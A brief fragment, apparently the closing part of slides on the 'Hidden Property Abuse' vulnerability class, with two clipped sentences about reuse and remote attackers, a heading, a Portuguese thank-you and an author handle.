pacted due to the heavy reuse phenomenon [49]. By ex
these vulnerabilities, remote attackers may abuse po

# Hidden Property Abuse



# Obrigado (:

@caioluders